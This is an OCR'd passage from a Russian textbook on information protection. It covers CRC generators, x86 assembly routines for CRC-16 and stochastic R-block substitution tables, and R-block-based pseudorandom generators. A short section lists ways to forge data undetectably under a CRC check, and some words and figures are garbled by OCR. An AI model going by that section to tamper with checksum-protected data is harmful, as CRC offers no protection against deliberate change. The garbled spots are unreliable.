
CRC-генератор, обеспечивающий получение контрольного кода, равного остатку от деления многочлена $x^{16}A(x)$ на многочлен

$$\varphi(x) = x^{16} + x^9 + x^7 + x^4 + 1,$$

где $A(x)$ – многочлен входной последовательности

$$A = a_0 a_1 a_2 \ldots a_t \ldots a_{m-1},\ a_t \in \{0,1\},\ t = \overline{0,(m-1)},$$

показан на рис. 2.5.3.



Начальное состояние		1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
1-е слово	0	1	1	1	1	0	1	1	0	1	0	1	1	1	1	1	1
	0	1	1	1	1	0	0	1	0	0	0	0	1	1	1	1	1
	0	1	1	1	1	0	0	0	0	0	1	0	0	1	1	1	1
	0	1	1	1	1	0	0	0	1	0	1	1	0	0	1	1	1
	0	1	1	1	1	0	0	0	1	1	1	1	1	0	0	1	1
	0	1	1	1	1	0	0	0	1	1	0	1	1	1	0	0	1
	1	0	1	1	1	1	0	0	0	1	1	0	1	1	1	0	0
	0	0	0	1	1	1	1	0	0	0	1	1	0	1	1	1	0
	0	0	0	0	1	1	1	1	0	0	0	1	1	0	1	1	1
	0	1	0	0	0	0	1	1	0	0	1	0	1	1	0	1	1
	0	1	1	0	0	1	0	1	0	0	1	1	0	1	1	0	1
	0	1	1	1	0	1	1	0	0	0	1	1	1	0	1	1	0
	0	0	1	1	1	0	1	1	0	0	0	1	1	1	0	1	1
	1	0	0	1	1	1	0	1	1	0	0	0	1	1	1	0	1
	1	0	0	0	1	1	1	0	1	1	0	0	0	1	1	1	0
	0	0	0	0	0	1	1	1	0	1	1	0	0	0	1	1	1
2-е слово	0	1	0	0	0	1	1	1	0	0	0	1	0	0	0	1	1
	0	1	1	0	0	1	1	1	0	0	1	0	1	0	0	0	1
	0	1	1	1	0	1	1	1	0	0	1	1	0	1	0	0	0
	0	0	1	1	1	0	1	1	1	0	0	1	1	0	1	0	0
	0	0	0	1	1	1	0	1	1	1	0	0	1	1	0	1	0
	0	0	0	0	1	1	1	0	1	1	1	0	0	1	1	0	1
	0	1	0	0	0	0	1	1	1	1	0	1	0	0	1	1	0
	0	0	1	0	0	0	0	1	1	1	1	0	1	0	0	1	1
	0	1	0	1	0	1	0	0	0	1	0	1	0	1	0	0	1
	0	1	1	0	1	1	1	0	1	0	0	0	1	0	1	0	0
	0	0	1	1	0	1	1	1	0	1	0	0	0	1	0	1	0
	0	0	0	1	1	0	1	1	1	0	1	0	0	0	1	0	1
	0	1	0	0	1	0	0	1	0	1	1	1	0	0	0	1	0
	1	1	1	0	0	0	0	0	0	0	0	1	1	0	0	0	1
	0	1	1	1	0	1	0	0	1	0	1	0	1	1	0	0	0
CRC-код	1	1	1	1	1	1	1	0	1	1	1	1	0	1	1	0	0

Рис. 2.5.3. Обработка двух слов в *CRC*–генераторе, соответствующем образующему многочлену $\Phi(x) = x^{16} + x^{12} + x^9 + x^7 + 1$ и характеристическому многочлену $\varphi(x) = x^{16} + x^9 + x^7 + x^4 + 1$

2.5.3. Многоканальные *CRC*-генераторы

Процедуру формирования *CRC*-кода многоразрядной последовательности, например байтовой, можно реализовать двумя способами: либо преобразованием каждого байт[а] последовательности в последовательный код с последующей обработкой каждого бит[а]

в одноканальном *CRC*-генераторе (рис. 2.5.4), либо побайтовой обработкой в *CR* генераторе, реализованном на основе восьмиразрядного генератора Фибоначчи (р 2.5.5). В тех случаях когда разрядность используемого для получения *CRC*-кода *LF* больше требуемой разрядности контрольного кода, последний снимается с младших р рядов *CRC*-генератора. Например, для *CRC*-генератора, показанного на рис. 2.5.5, разрядный контрольный код необходимо снимать с выходов

$$q_{15}q_{14} \ldots q_i \ldots q_2q_1q_0.$$




Рис. 2.5.4. Многоканальный *CRC*-генератор




Рис. 2.5.5. Восьмиканальный *CRC*-генератор, реализованный по схеме Фибоначчи. $\Phi(x) = x^{65} + x^{32} + 1$

```
;=================================================================
;==== crc16 - процедура формирования 16-разрядного CRC-кода =======
;==== последовательности слов (содержимого буфера Buf). ===========
;=================================================================
;==== При вызове: DS - сегментный адрес буфера, ===================
;==== SI - относительный адрес буфера, CX - размер буфера, ========
;==== AX - начальное состояние CRC-генератора, DX - вектор обратной
;==== связи; при возврате: AX - CRC-код заданного массива слов. ===
;=================================================================
crc16           PROC
                push    bx di
```



```
                mov     di, 16   ; Число повторений внутреннего цикла
        ; Начало внешнего цикла обработки очередного слова,
        ; число повторений равно числу слов в обрабатываемом массиве
NextWord:
                push    ax
                lodsw            ; Чтение буфера
                push    ax
                pop     bx       ; Очередное слово в BX
                pop     ax       ; Текущее значение CRC-кода
                push    cx       ; Сохраняем параметр внешнего цикла
                mov     cx, di   ; Число повторений внутреннего цикла
        ; Начало внутреннего цикла обработки очередного бита слова
NextBit:
                shr     ax, 1
                jnc     ZeroFB1
                xor     ax, dx   ; Выдвигаемый бит равен 1, поэтому
                                 ; инвертируем биты CRC-генератора -
                                 ; приемники сигнала обратной связи
ZeroFB1:
                shl     bx, 1
                jnc     ZeroFB2
                xor     ax, dx   ; Обрабатываемый бит слова равен 1,
                                 ; поэтому инвертируем биты CRC-генератора -
                                 ; приемники сигнала обратной связи
ZeroFB2:
                loop    NextBit  ; Конец внутреннего цикла
                pop     cx       ; Восстанавливаем параметр внешнего цикла
                loop    NextWord ; Конец внешнего цикла
                pop     di bx
                ret
crc16           ENDP
```

2.5.4. Способы обмана *CRC*-кода

В заключение сформулируем способы "обмана" *CRC*-кода, т. е. способы внесения необнаруживаемых искажений информации. Пусть задан массив данных *A*. *CRC*-код $s_{A'}$ искаженного массива *A'* будет равен *CRC*-коду s_A массива *A* в следующих случаях:

1) искаженный массив получается путем добавления к исходному массиву *A* информационной последовательности, имеющей нулевой *CRC*-код;
2) искаженный массив получается путем исключения из исходного массива *A* информационной последовательности, имеющей нулевой *CRC*-код;
3) искаженный массив получается путем замены фрагмента исходного массива *A* на другой, имеющий такое же значение *CRC* -кода;

4) искаженный массив получается путем инвертирования битов исходного массив таким образом, чтобы соответствующий многочлен ошибок $e(x)$ делился нац на характеристический многочлен $\varphi(x)$ генератора *CRC*-кода.

2.6. Стохастическое преобразование информации

2.6.1. *R*-блок

Эффективным средством защиты информации от случайных и умышленных деструктивных воздействий является *стохастическое преобразование* информации. Схема одного из возможных вариантов построения *R-блока* стохастического преобразования и его условное графическое обозначение показаны соответственно на рис. 2.6.1 и 2.6.2.

Ключевая информация *R-блока* – заполнение таблицы

$$H = \{H(m)\},\ \ m = \overline{0, (2^n - 1)}$$

размерности $n \times 2^n$, содержащей элементы $GF(2^n)$, перемешанные случайным образом, т. е. $H(m) \in GF(2^n)$. Результат $R_H(A,B)$ преобразования входного *n*-разрядного двоичного набора *A* зависит от заполнения таблицы *H* и параметра преобразования *B*, задающего смещение в таблице относительно ячейки, содержащей значение *A*, следующим образом

$$R_H(A,B) = H((m_A + B)\ mod\ 2^n),$$

где m_A – адрес ячейки таблицы *H*, содержащей код *A*, т. е. $H(m_A) = A$. Другими словами результат работы *R*-блока суть считывание содержимого ячейки таблицы *H*, циклически смещенной на *B* позиций в сторону старших адресов относительно ячейки, содержащей код *A*. Для ускорения преобразования в состав *R*-блока вводится вспомогательный адресный массив

$$Addr = \{Addr(j)\}$$

размерности $n \times 2^n$, причем

$$\forall\, j = \overline{0, (2^n - 1)}\ \ Addr(j) = m_j.$$

Иными словами ячейка с адресом *j* в массиве *Addr* хранит адрес ячейки массива *H* содержащей код *j*. Заслуживают внимания следующие факты:

- при $Addr = \{0, 1, 2, ..., (2^n - 1)\}$, т. е. при записи в каждую ячейку массива *Addr* ее собственного адреса и $n = 4$ результат преобразования в точности совпадает с результатам работы двух тактов (сложение с 4 битами ключа и замена в соответствующем уз замены) одной секции раундовой функции российского стандарта криптографическ защиты ГОСТ 28147–89;
- в частном случае при $Addr = \{0, 1, 2, ..., (2^n - 1)\}$ и $B = 0$ получаем классический блок (блок замены) с таблицей замен *H*;

- при записи в каждую ячейку массивов *H* и *Addr* ее собственного адреса получаем классический сумматор по модулю 2^n, а значит, с полным на то основанием *R*-бло может быть назван *стохастическим сумматором*;
- по такому же принципу (заменой сумматора по модулю 256 на операцию поразрядного *XOR*) может быть построен *стохастический сумматор в поле* $GF(2^8)$ (*стохастический XOR*), а возможно и другие элементы (*AND*, *OR*, *mod p* и т. п.) ;
- заслуживает дополнительного исследования схема стохастического преобразования показанная на рис. 2.6.3, где функция *F* – сумматор по модулю 2^8 или поразрядный *XOR* (а возможно и другие операции *AND*, *OR*, *mod p* и т. п.).




Рис. 2.6.1. Логика работы *R*-блока




Рис. 2.6.2. Условное графическое обозначение *R*–блока




Рис. 2.6.3. Вариант схемы блока стохастического преобразования (*RF*–блок)

Ключевая информация, необходимая для работы *R*-блока, – содержимое таблицы *H* стохастического преобразования. Алгоритм замены ключевой информации, т. е. "перемешивания" или "взбивания" таблиц *H*, показан на рис. 2.6.4. Каждая очередная пара байтов

$$BYTE_i, BYTE_{i+1}$$

инициализирующей последовательности меняет местами два соответствующих элемента массива *H*, т. е. выполняется операция

$$H(BYTE_i) \leftrightarrow H(BYTE_{i+1}),\ i = 0, 2, 4, \ldots,$$

где *H*(*j*) – элемент массива *H*, расположенный в ячейке с адресом *j*. Алгоритм формирования вспомогательного массива *Addr* показан на рис. 2.6.5.




Рис. 2.6.4. Схема алгоритма "перемешивания" таблицы стохастического преобразования с использованием инициализирующей ПСП $BYTE_0, BYTE_1, BYTE_2, \ldots, BYTE_i, BYTE_{i+1}$,





Рис. 2.6.5. Схема алгоритма формирования адресного массива *Addr* по известному массиву *H*



```
;==============================================================
;==== RBox - процедура стохастического преобразования. ============
;==============================================================
;==== При вызове: AL - входной байт, AH - параметр преобразования, =
;==== DS - сегментный адрес массива Addr&H, ======================
;==== BX - относительный адрес массива Addr&H (рис. 2.6.6), =======
;==== CX - размерность массивов Addr и H (HSize). =================
;==== При возврате: AL - выходной байт. ==========================
;==============================================================
RBox        PROC
            push    bx
            xlat              ; Чтение из таблицы Addr
            add     al, ah    ; AL - адрес выходного байта в массиве H
            add     bx, cx    ; BX - относительный адрес массива H
            xlat              ; Чтение из таблицы H
            pop     bx
            ret
RBox        ENDP
```




Рис. 2.6.6. Массив *Addr&H*

```
;==============================================================
;==== HPerm1 - перемешивание таблицы замен S-блока или таблицы =====
;==== стохастического преобразования R-блока: S(Q1) ↔ S(Q2). ======
;==============================================================
;==== При вызове: таблица, содержащая все значения байта, ==========
;==== DS: SI - адрес ключевого массива байтов, CX - размер ключевого
;==== массива в словах (число циклов перемешивания), ===============
;==== DS: BX - адрес таблицы. =====================================
;==== При возврате: готовая к использованию (перемешанная) таблица.
;==============================================================
HPerm1  PROC
        ; Сохранение содержимого используемых регистров
                pushf
                push    ax di
        ; Инициализация
                cld
                xor     ah, ah
        ; Цикл перемешивания
NextPerm:
                lodsb           ; Чтение нечетного байта ключевой
                                ; последовательности AL = Q1
                mov     di, ax  ; DI = Q1
                xlat            ; Чтение байта из ячейки таблицы
                                ; с адресом Q1, AL = S(Q1)
                push    ax      ; S(Q1) --> стек
                lodsb           ; Чтение четного байта ключевой
                                ; последовательности AL = Q2
                push    ax      ; Q2 --> стек
                xlat            ; Чтение байта из ячейки таблицы
                                ; с адресом Q2, AL = S(Q2)
                mov     BYTE PTR [bx + di], al
                                ; Запись байта S(Q2) в ячейку таблицы
                                ; с адресом Q1
                pop     di      ; DI = Q2
                pop     ax      ; AL = S(Q1)
                mov     BYTE PTR [bx + di], al
```



```
                                ; Запись байта S(Q1)
                                ; в ячейку таблицы с адресом Q2
                loop    NextPerm
        ; Восстановление содержимого регистров
                pop     di ax
                popf
                ret
HPerm1          ENDP
;==============================================================
;==== AddrIni - процедура формирования массива Addr ===============
;==== по известному массиву H. ====================================
;==============================================================
;==== При вызове: таблица H стохастического преобразования, ========
;==== DS - сегментный адрес массива Addr&H, =======================
;==== BX - относительный адрес массива Addr&H, ====================
;==== CX - размер массивов Addr и H (HSize). ======================
;==== При возврате: готовый к использованию массив Addr&H. =========
;==============================================================
AddrIni PROC
        ; Сохранение содержимого используемых регистров
                push    ax si di
        ; Инициализация
                xor     al, al
                mov     si, cx
        ; Цикл записи в массив Addr
NextWrAddr:
                mov     di, WORD PTR [bx + si]
                                                ; Чтение байта
                and     di, 0FFh                ; из массива H
                mov     BYTE PTR [bx + di], al
                                                ; Запись байта в массив Addr
                inc     al                      ; Подготовка к
                inc     si                      ; следующему циклу
                loop    NextWrAddr
        ; Восстановление содержимого регистров
                pop     di si ax
                ret
AddrIni ENDP
```

Можно предложить еще один возможный алгоритм формирования таблицы стохастического преобразования, его схема приведена на рис. 2.6.7.




Рис. 2.6.7. Схема алгоритма формирования таблицы стохастического преобразования с использованием инициализирующей ПСП $BYTE_0, BYTE_1, BYTE_2, \ldots, BYTE_i$,

Возможен вариант использования R-блока, когда содержимое массива H (а значи- и содержимое массива $Addr$) зафиксировано, а ключевая информация подается на вход параметра преобразования. В этой ситуации для обеспечения возможности вычислени "на лету" (без использования таблиц) в качестве содержимо результата преобразования массива H выбираются последовательные состояния генератора ПСП, который допуск- ет эффективную программную реализацию.

2.6.2. Использование R-блоков для построения генераторов ПСП

Для построения стохастического генератора ПСП $RFSR$ в схеме $LFSR$, функциони- рующего в поле $GF(2^n)$, предлагается вместо блоков сложения в $GF(2^n)$ использовать R-блоки (рис. 2.6.8). Ключевая информация – заполнение таблиц H, определяющих логик работы R-блоков.

Все теоретические и практические результаты, полученные для $LFSR$ при реше задач защиты информации от случайных воздействий, легко обобщаются и позволя столь же эффективно решать задачи защиты информации от умышленных деструкт ных воздействий.

Рассмотрим вариант этой схемы с одним R-блоком, которая может быть представлен одном из двух идентичных вариантов (рис. 2.6.9, *а* – $RFSR1$, или 2.6.9, *б* – $RFSR2$). При ответствующем выборе таблицы стохастического преобразования выходная ПСП по сут это нелинейная M-последовательность, т. е. последовательность максимальной длины, своим статистическим свойствам превосходящая классическую M-последовательност выхода $LFSR$ той же разрядности (рис. 2.6.10 – 2.6.12).





Рис. 2.6.8. Общий вид стохастического генератора ПСП – $RFSR$ (режим OFB)






Рис. 2.6.9. Варианты схемы $RFSR$ с одним R–блоком (режим OFB)




Рис. 2.6.10. Стохастический генератор при $N = 2$:

а – схема генератора;

б – возможные таблицы преобразования и соответствующие им диаграммы переключений




Рис. 2.6.11. Стохастический генератор при $N = 3$:

а – схема генератора;

б – таблица преобразования;

в – диаграмма переключений

